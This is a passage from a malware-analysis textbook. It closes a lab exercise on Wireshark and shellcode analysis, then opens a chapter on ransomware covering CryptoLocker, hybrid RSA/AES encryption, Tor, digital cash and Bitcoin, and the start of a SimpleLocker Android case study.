The purpose of this exercise is to give you an opportunity to practice the skills taught in the chapter as well as simple techniques and tools for quickly analyzing ordinary malware. You are given some binary (or captured network traffic) and text files and asked for answering a few questions related to these files. Some answers might be short and others might require a detailed analysis. Additionally, you are free to use other tools than we described in this chapter.

In the zipped file which contains all the data files used in the book, you will find a ch18 subfolder that contains all the files for this exercise. Make sure you copy and paste these files into a particular folder on your hard disk.

Part A: Using Wireshark to Analyse Network Traffic

This part uses the file network-extract-image.pcap in Q-wireshark subfolder. Use Wireshark as described in the chapter to gain information about the file and answer the questions below.

Questions

- Q1. When were the packets captured?
- Q2. How many packets or frames in the file?
- Q3. What protocols are used in the file? How many packets are for each protocol?
- Q4. What IP addresses are involved?
- Q5. Reassemble an HTTP stream in frame #14 in order to extract a JPEG image file.

Part B: Using ConvertShellCode and Dependency Walker to Analyse Shellcode

This part uses the file lab1-2.txt and kernel32.dll in Q-ConvertShellCode subfolder. The text file contains shellcode extracted by an IDS. Use ConvertShellCode as described in the chapter to gain information about the file and answer the questions below.

Questions

- Q6. How many bytes in the shellcode are?
- Q7. How many assembly instructions converted by ConvertShellCode are?
- Q8. What is the base address of kernel32.dll?
- Q9. Describe how to determine the two functions in the shellcode?

References

1. <https://sourceforge.net/projects/convertshellcode/>
2. Minishare ver 1.4.1 <http://minishare.sourceforge.net/>
3. <http://www.exploit-db.com/exploits/636/>
4. <http://edmontonjournal.com/news/local-news/thousands-of-university-of-alberta-students-faculty-put-at-risk-in-malware-security-breach>

Chapter 19

Ransomware Analysis



Learning Objectives

This chapter focuses on the description and analysis of ransomware, which is an advanced type of malware that infects a computer and holds victim's data hostage for a ransom, for example, encrypting the victim's data until a ransom is paid to decrypt them. The objectives of this chapter are to:

- Understand the principles of ransomware
- Understand how ransomware works
- Understand how the SimpleLocke ransomware's file-handling and encryption
- Know how to recover SimpleLocker ransomware encrypted files
- Become familiar with the tools necessary to analyze Android Ransomware

It is 9:00 a.m. Monday, your company's phone rings and the general manager (GM) asks you for coming at her office as soon as possible. She asks you, as a security person of the company, to take a look to her cellphone and laptop. You can see only an image in both devices as shown in Fig. 19.1. You are not able to click or move to any other application. Her assistant asks you, "What is this virus?", "How our system did get infected?" and "Are our clients' data safe and secure?" Your GM at the same time asks you whether we should pay an amount of \$3000 in order to get the decryption key.

Remarkable advances in the analysis of malware have been made in recent years. Much of this increased understanding, and we have seen that malware can cause significant damages to our data, in turn lead to financial losses. However, what we see here is different from our experience of analyzing malware in the past. It is one aspect of digital extortion era. This type of malicious software is called ransomware or specifically cryptoransomware.

Fig. 19.1 Example of ransomware



In essence, ransomware works similar to any other types of malware in terms of getting on our system and other tasks, but takes one step further. When ransomware is installed and activated on a victim's computer or device, it first encrypts all or specific files such as PDFs, documents, photos, spreadsheets as well as the operating system files. In some cases, it locks all computers and prevents all users, including administrators from accessing all files, except the ransomware messages. These files or messages involve significant information to users or stakeholders about gaining the decryption key and the attackers' demands. The decryption key is needed in order to decrypt encrypted files or unlock computers and devices. However, this decryption key will not be given unless the attackers get paid. Usually, the ransom is in Bitcoin cryptocurrency, a popular cryptocurrency (or cryptographic digital currency). Additionally, the attackers often set a deadline for the ransom. If not met, the ransomware will automatically delete all files or the ransom will double after 48 h. Of course, the stakeholders or users have no guarantee that they will receive the decryption key and/or whether the decryption key is valid for the decryption process. Moreover, since the ransomware authors extort money from users, they often employ several techniques and tactics to conceal their identities and IP addresses by using Tor software and Tor networks. This chapter represents new strides in malware analysis, in particular in the area of ransomware analysis.

19.1 Patterns of Ransomware

Ransomware (or cryptoransomware) encrypts victim data while victims are unaware. Culprits then hold information for ransom. They demand money from the victims, only unencrypting data once they receive their pay. Ransomware is not a new concept. It has plagued users since the 1990s. At that time, desktop devices were primary targets. Mobile phones are now becoming more popular targets for ransomware attacks. This is because mobile phones have a larger user base and tend to contain more sensitive and private information.

While ransomware has been created, installed, activated and rapidly developed, anti-virus software companies and government security agents have detected




Fig. 19.2 Poseidon Point of Sale malware (Cisco) [23]

evolved versions of ransomware every day. As a result, ransomware, like any other types of malware, follows common patterns allowing us to study and analyze its behaviours. An example of PoSeidon, a malware targetting computerized Point-of-Sale systems, is shown in Fig. 19.2. Indeed, an understanding of the common patterns of ransomware helps in mitigating and minimizing the risks to your computers or devices. In this section, we list common patterns that ransomware follows:


- **Infection method:** Spam emails and visiting malicious pages are popular methods used by ransomware authors to infect your system. In spam emails, the ransomware authors often try to convince you to download malicious files such as PDFs or Excels exploiting a bug in Adobe Flash Player/Reader or containing malicious macros run by MS Excel. On the other hand, you can be infected by ransomware when visiting a malicious page or being redirected to it. The latter is more danger because it might contain the same security issues related to Adobe and MS Excel. You are not convinced to download any file so your web browser will automatically download the ransomware.
- **Prevention level:** Ransomware often prevents users entirely from accessing operating systems, e.g., Android or Windows. However, this can vary from ransomware to another. For example, some ransomware can lock a web browser and stop a user from closing it. Ransom:JS/FakeBsod.A is an example of this type of ransomware, which was prevalent in USA and accounts for 21% of the top 10 ransomware in June–November 2015. See [1] for further information about this ransomware.

- **Encryption method:** While cryptographic techniques have been widely used to protect data and operating systems, ransomware has flipped this brilliant picture. Most ransomware encrypts some of files of compromised systems, including operating system files and user's files such as PDFs, documents, Excels and so on. The two popular cryptosystems extensively used with ransomware are RSA and AES. However, sophisticated ransomware would use a cryptographic algorithm of the ransomware authors' design. RSA is a public-key cryptosystem in which the encryption key is public (i.e., a public key) and the decryption key is kept secret (i.e., a private key). Contrary to RSA, AES uses the same key in the encryption and decryption processes.
- **Command and Control (C&C) server:** This server is where the private key and/or shared secret are stored. These keys are used to decrypt users' encrypted files or help in giving access to their computers or devices again. Usually, the communication between victims and C&C server is done by using the Tor service and network that hide the criminals and C&C server identities.
- **Ransom Demand:** The ransomware authors often tell victims what they want. Sometimes they demand a ransom (e.g., pay money) from victims to get access to their devices or files. This payment can be done as Bitcoin or via credit cards. Also, the ransomware authors use some type of time limit in order to persuade victims to pay the ransom or the payment will be doubled after a specific time (48 h for example).
- **Trusting untrustworthy:** As there is no guarantee that paying the ransom or doing what the ransomware authors want will give access to compromised devices or the decryption key is valid, the ransomware authors allow victims to decrypt one or some files as a proof that file recovery is possible.

19.2 Notorious Ransomware

Ransomware and most type of malware have been around for many years, exploiting vulnerabilities in operating systems or software, and demanding a ransom from users. Some ransomware were designed and developed for a specific type of operating systems such as Windows and Android to allow ransomware controlling the entire system or some applications. Other ransomware were more prevalent in specific countries compared to others, for example, the USA was 50% of the top 10 countries with the most detection for FakeBsod, Tescrypt and Brolo as we see in Fig. 19.3. Moreover, some ransomware can easily be recognized and removed by anti-malware software. However, there are some kinds (especially, encrypting ransomware) of sophisticated ransomware, which are not easily removed and may damage operating system or user files if the ransom has not been paid. In the following section we would like to show you the newest kinds of popular ransomware and how they work.

Fig. 19.3 Top 10 countries with most detection for ransomware [1]



19.2.1 *CryptoLocker Ransomware*

CryptoLocker is considered the father of many sophisticated ransomware recently. These succeeding ransomware borrowed some characteristics and components from CryptoLocker's architecture. CryptoLocker has been seen in 2013 and affected more than 234,000 computers, with 50% of those were in the USA [2]. According to the aforementioned reference, it earned around \$27 million in just 2 months. More specifically, CryptoLocker targets most Windows versions, including Windows XP, Windows Vista, Windows 7, and Windows 8. Moreover, CryptoLocker first gets downloaded and installed, then contacts to the C&C server, which in turn generates an RSA public-private key pair randomly. The C&C server then sends back the generated RSA public key to CryptoLocker to be used for encryption while the generated RSA private key is retained at the C&C server for decryption.

Upon receiving the RSA public key, CryptoLocker generates a fresh 256 bit AES key and encrypts the contents of certain types of user's files using the 256-bit AES key not the RSA public key. After that, the 256-bit AES key is encrypted using the RSA public key. CryptoLocker writes back the RSA encrypted AES key and the AES encrypted file content together with additional header information to the file. When it has finished encrypting user's data files, it has then shown the CryptoLocker message as shown in Fig. 19.4 and demanded a ransom through anonymous pre-paid cash vouchers or in Bitcoin in order to decrypt the files as shown in Fig. 19.5. Therefore, when the ransom is paid, the C&C server sends back the RSA private key to CryptoLocker on the compromised system to be used for decryption. It is important to remember that the RSA private key is used to decrypt the encrypted AES key not the encrypted files. As a result, decrypting the encrypted AES key allows us to obtain the original AES key which in turn is used to decrypt the content of the files by using the AES algorithm.




Fig. 19.4 Ransomware message as presented by CryptoLocker




Fig. 19.5 One of payment methods by CryptoLocker




Fig. 19.6 One of symptoms when a victim gets affected by FakeBsod

While Gameover Zenus was the package used to download, install and propagate CryptoLocker, AES-256 and RSA cryptosystems were used by CryptoLocker in order to ensure that the compromised users have no choice but to pay ransom for or purchase the decryption key to decrypt files that were encrypted by it. In May 2014 CryptoLocker was taken down as well as Gameover Zenus botnet used to distribute it by Operation Tovar. See [3–7] for further information about CryptoLocker.

19.2.2 *Miscellaneous Ransomware*

As we mentioned in the patterns of ransomware, some ransomware family can control or lock some applications such as a web browser showing a message asking a victim to call a toll free number or visit a web page to fix the problem. For example, the ransomware FakeBsod displays a message similar to the blue screen of death in Windows XP and earlier versions as shown in Fig. 19.6. In fact, while most of ransomware share common patterns as described before, they have different aspects of threat behaviours, payload and symptoms. You are highly recommended to visit Microsoft [1] and security blogs to take a closer look at the top and new ransomware targeting Windows or other operating systems to understand how they work; what symptoms are, some suggestions on prevention or recovery and technical information. Covering all types of ransomware in detail is beyond the scope of our investigation in this book and chapter.

19.3 Cryptographic and Privacy-Enhancing Techniques as Malware Tools

Cryptographic protocols have been extensively used for not only secure communication, but also protection applications and operating systems. In essence, cryptography can be classified into two types based on the key used for encryption and decryption. The first type is a symmetric cryptosystem in which the same key is used for encrypting and decrypting data. The Advanced Encryption Standard (AES) and the Data Encryption Standard (DES) are just examples of the symmetric cryptosystem.

The latter type is an asymmetric cryptosystem or public-key system where the encryption process uses a different key from the decryption process. Usually, the encryption key is called a public key and the decryption key is called a private key. The public key as the name suggests is known to other parties that want to send an encrypted message to the public key owner. However, the private key is only kept secretly with the key owner. There have been many public key cryptosystems proposed for secure communication. They can provide confidentiality, data integrity, authentication and other security goals. For example, ElGamal and RSA are the best known public-key cryptosystems.

Despite the fact that these cryptographic techniques can be widely used in information security, they can be exploited as dangerous tools by hackers and malware authors. In particular, ransomware often uses one cryptographic protocol or a hybrid of cryptographic techniques in order to encrypt the user's files. As we mentioned earlier in the patterns of ransomware section, RSA and AES are the cryptographic techniques that have been utilized together and implemented in many notorious ransomware such as CryptoLocker and others. Due to the importance of RSA, we will describe RSA and give an example of a tool using this cryptosystem.

19.3.1 RSA Cryptosystem

RSA is one of the earliest public-key cryptosystems named after its inventors Rivest, Shamir and Adleman. RSA, as an algorithm, provides many security services like encryption and decryption in order to achieve confidentiality and provides digital signature services to achieve data authenticity and integrity—for example. The RSA cryptosystem is composed of three algorithms: key generation, encryption and decryption. The key generation algorithm is responsible for generating a user's public and private keys. On the other hand, the encryption algorithms is in charge of encrypting a message by using the receiver's public key while the decryption algorithm decrypts the encrypted message by applying the receiver's private key. These algorithms are described as the following (Fig. 19.7).

I) Key generation algorithm

The sender performs the following steps:

- 1- Choose two random large prime numbers p and q.
- 2- Compute $N = p \cdot q$.
- 3- Compute $\varphi(N)$ the Euler's totient function, $\varphi(N) = (p-1)(q-1)$.
- 4- Choose a random integer number e where $e \in (1, \varphi(N))$ and $\text{gcd}(e, \varphi(N))=1$, and then compute an integer d such that $e \cdot d \equiv 1 \pmod{\varphi(N)}$.
- 5- Publish (e, N) as a public key and keep (d, N) as a private key.

II) Encryption algorithm

To encrypt a message m where $m < N$, the sender creates a ciphertext c as the following: $c = m^e \pmod{N}$.

III) Decryption algorithm

To decrypt a ciphertext c, the receiver computes m from the ciphertext as the following: $m = c^d \pmod{N}$.

Fig. 19.7 RSA algorithm

Also, note that the RSA cryptosystem implicitly uses the extended Euclidean Algorithm to compute the integer d given the random integer e. In addition, the intractability of RSA is based on the difficulty of the integer factorization problem. Obviously a straightforward attack method for breaking RSA is through factoring of RSA's public modulus N, which is the product of two large prime numbers. Increasing computing power poses challenges to security of RSA. In fact, a six-institution research team led by T. Kleinjung has demonstrated through a factoring challenge running from 1991 to 2007 by RSA (the company) that a 768-bit RSA modulus was factored successfully by using the number field sieve factoring method. In other words, 768 bit RSA is insecure anymore. Today, it is widely believed that a minimum of 2048-bit RSA keys is needed to provide sufficient security. Moreover, as computing power continues to increase, the length of RSA keys also has to keep increasing in order to guarantee security. Unfortunately, the encryption and decryption operations become more expensive to run as the key length increases.

19.3.2 AES Cryptosystem

AES is a symmetric encryption algorithm, which was developed by two Belgian cryptographer Joan Daemen and Vincent Rijmen. Joan Daemen and Vincent Rijmen have designed AES efficiently from both a hardware and software perspectives. Also, it supports various encryption key length, including 128, 192, and 256 bits. As a result, users can choose an appropriate key length for optimal security strength and performance of their applications. In symmetric cryptosystems, the keys for encryption and decryption processes are the same.

Symmetric key algorithms are faster but have key management problems, whereas asymmetric key algorithms can provide efficient key management but be very slower due to the fact that they are usually based on complex mathematical algorithms. In practices, they are combined to provide effective protection of data, as known as hybrid encryption. In the example where RSA, an asymmetric cipher, and AES, a symmetric cipher, are utilized together to protect confidentiality of files, an AES encryption key is first randomly chosen to encrypt the files. The randomly chosen AES key is then protected by the RSA public key. Both the protected AES key and encrypted files are stored locally. When these encrypted files need to be decrypted or recovered, the RSA private key is required to decrypt and recover the protected AES key. Then, the decrypted AES key can be used to decrypt and recover the encrypted files.

19.3.3 Cryptographic Techniques as Hacking Tools

Thinking like hackers requires understanding them. Therefore, security researchers, including administrators and cryptographers have realized the great significance of implementation of cryptographic techniques for securing communication and information. Malware authors, meanwhile, have taken full advantage of cryptography as well. They usually use some cryptographic tools to analyse cryptographic techniques implemented in many applications in order to crack them. In the worst case, they encrypt the user's file such as documents, PDFs and personal pictures by using cryptographic cryptosystems, e.g., RSA or AES. For example, Fig. 19.8 shows the RSA-Tool 2 that can be used for factorizing a number (i.e., N) to its prime numbers (i.e., p and q) and extracting the private key d. This tool might help in factoring small integers used by many applications where those integers are considered computationally feasible.

19.3.4 Tor Network and Concealing Techniques

The Tor network is a group of networks that allow Internet users to connect to many Internet services and to use many Internet applications while making their communications untraceable or hiding behind fake identities [8]. The original idea behind using the Tor network is to protect users' privacy and their identities while they are surfing the internet by using a series of virtual tunnels. Additionally, the Tor network, as a service, allows users to access many blocked websites and content without divulging their identities. However, we have mentioned earlier in the patterns of ransomware section that most ransomware might use Tor and concealing communication techniques to connect to a command and control server in order to




Fig. 19.8 RSA Tool 2 as a malicious tool

protect ransomware from Internet surveillance, and hide C&C servers' locations and IP addresses. A concealing technique can be used by several ransomware to prevent any entities from analysing the content of a message between ransomware and C&C servers while Tor network services help in hiding the Internet headers that contains sensitive information about the sources or destinations of traffic. Other sophisticated methods and techniques such as botnets and zombies might be used as communication methods in order to prevent traffic analysis between ransomware and C&C servers.

Figure 19.9 shows ransomware that uses a distributed Tor network. In order to establish an encrypted link and anonymous network between the ransomware and C&C server, the ransomware, i.e., Tor's client first obtains a list of Tor nodes from one of directory servers to construct a random pathway. That is, every Tor node does not know the complete pathway between the ransomware and C&C server. It doesn't know anything about all Tor nodes involved, except a node that gave it data and the node will receive it. For example, the Tor node 6 knows only the Tor node 2 and




Fig. 19.9 How Tor networks work

4. This method prevents any observer or single Tor node from linking the source and destination, that is, the ransomware to C&C server. Additionally, the pathway is frequently updated every 10 min or so by the Tor software [8]. Following with our example, later requests might be given different pathways, say the Tor nodes 1 and 5 after a period of time.

19.3.5 Digital Cash and Bitcoin as Anonymous Payment Methods

One promising application of public key cryptosystem through the form of digital signature is digital cash, also called electronic cash or electronic money. Specifically, blind signature, a special form of digital signature, was first introduced by David Chaum [24] to construct a digital analogue of cash. We use RSA as an example to illustrate the idea. For simplicity, we use the same RSA key setting in Fig. 19.7 as Bob's RSA keys. Assume that Alice wants to obtain Bob's RSA signature $H(m)^d$ on message m and $H(\cdot)$ is the hashing function (Fig. 19.10).

Using digital cash is akin to using real cash. It is anonymous, and the users involved in a transaction are virtually untraceable. This is particularly attractive to cybercriminals for hiding their identities while receiving ransoms. As a result, digital cash is preferred as ransom payment by cybercriminals. For example, Bitcoin becomes widely used as a method of paying ransom. It offers an untraceable and secure method of making and receiving payments, which results in it being the perfect currency to hide the financial activities for anyone. So cybercriminals will not have to worry about being traced and caught once they get the payment. Due to being completely anonymous, cybercriminals are attracted to the secretive nature of

I) Blinding phase

Alice chooses a random integer r and compute $m' = H(m)r^e \pmod{N}$ and send m' to Bob.

II) Signing phase

Bob executes the RSA signature on message m' as the following:
 $s' = (m')^d \pmod{N} = (H(m)r^e)^d \pmod{N} = H(m)^d r^{ed} \pmod{N} = H(m)^d r \pmod{N}$.

III) Unblinding phase

To obtain Bob's RSA signature $H(m)^d$ on message m , Alice can remove the blind factor r as the following: $s = s' r^{-1} \pmod{N} = H(m)^d \pmod{N}$.

Please note that the final signature s is a different version than s' which was generated by Bob. Therefore, the two signatures s and s' cannot be linked, which results in the preservation of anonymity if the signature s is used later, for example as a digital cash. If Bob's digital signature using the private key d represents a certain amount of money, such as one-dollar bill (\$1), then s can be used and spent once like real one dollar cash to purchase goods.

IV) Verification phase

To verify the signature s , Alice checks whether: $s^e \pmod{N} = H(m)$. If the verification equation holds, the signature is valid.

Fig. 19.10 The blind signature based on RSA

Bitcoin. It is the reason payments towards many ransomware campaigns are only in that form.

Unlike traditional centralized digital cash systems using blind signature technique, Bitcoin is a distributed, worldwide, decentralized electronic cash system. It leverages peer-to-peer network to manage Bitcoin issuing and transactions without going through financial institutions, such as banks or companies. Compared with traditional electronic cash, Bitcoin does not require banks to handle the deposit of the spent coins and the detection of the double-spending users. In Bitcoin, transactions take place between users directly and these transactions are verified by network nodes and recorded in a public distributed ledger called blockchain. The blockchain is maintained by network nodes running Bitcoin full nodes software to record and verify all transactions between users for achieve online payments and preventing double spending. It is a chain of blocks connecting via the hash function, such as SHA-256. Therefore, a link between two blocks is created. Each block contains a set of Bitcoin transactions occurred in a certain time period. Any modification to the blockchain will be detected. Furthermore, Bitcoin is open-source and its design is public, such that everyone can take part in the development of Bitcoin. The Bitcoin has the appearing advantages of peer-to-peer transactions, worldwide payments, low processing fees and open-source code, which excites users and developers to participate in Bitcoin and develop various applications based on Bitcoin network.

19.4 Case Study: SimpleLocker Ransomware Analysis

In this section we analyze one of notorious ransomware on smartphones, called SimpleLocker, aka Simplocker. SimpleLocker is one of the earliest ransomware versions that encrypt victims' files on Android platform as reported by many security communities. It also shares a common origin with those banking Trojan-like families [9].

Once a smartphone gets infected by SimpleLocker ransomware, SimpleLocker will prevent users from accessing to their phone. SimpleLocker also encrypts all files in the SD card using AES algorithm for blackmail. The SimpleLocker's default language is Ukrainian and Russian. It is usually disguised as a video player or porn video player in order to attract a smartphone's user to download and install.

Since our case study is based on an Android Cryptoransomware, we first give an overview of Android Framework in next subsection.

19.4.1 *Overview of Android Framework*

The Android platform is composed of a stack of software components, these components are divided into the following sections; Linux Kernel, Libraries, Android Runtime, Application Framework, and Applications. The Linux Kernel acts as a basic interface between the hardware and the operating system, such as process, memory, and device management. The platform also includes many open source libraries that allows for web browsing (WebKit), database connections (SQLite), security (SSL), etc. Parallel in the stack with Libraries are the Android runtime components the Dalvik Virtual Machine (DVM) and Androids core libraries. The Dalvik VM and core libraries are intended to allow applications to be developed at a higher level using Java, removing platform dependence and allowing programmers to interface with standard core libraries of the Android platform. This allows applications to remain across a wide range of Android devices. The Application Framework provides high level functionalities to applications via Java classes. It allows for handlers of the applications such as telephony, window, and etc. Finally the top layer of the stack is the application layer where Java developed applications can be installed and launched; this is the layer that most users interface with. A figure of this structure can be seen in Fig. 19.11.

Android applications themselves have four main components, activities, services, broadcast receivers, and content providers. Activities handle the user interface with the application compared to services which are background processes. Broadcast receivers and content providers act as handler components, Broadcast receiver

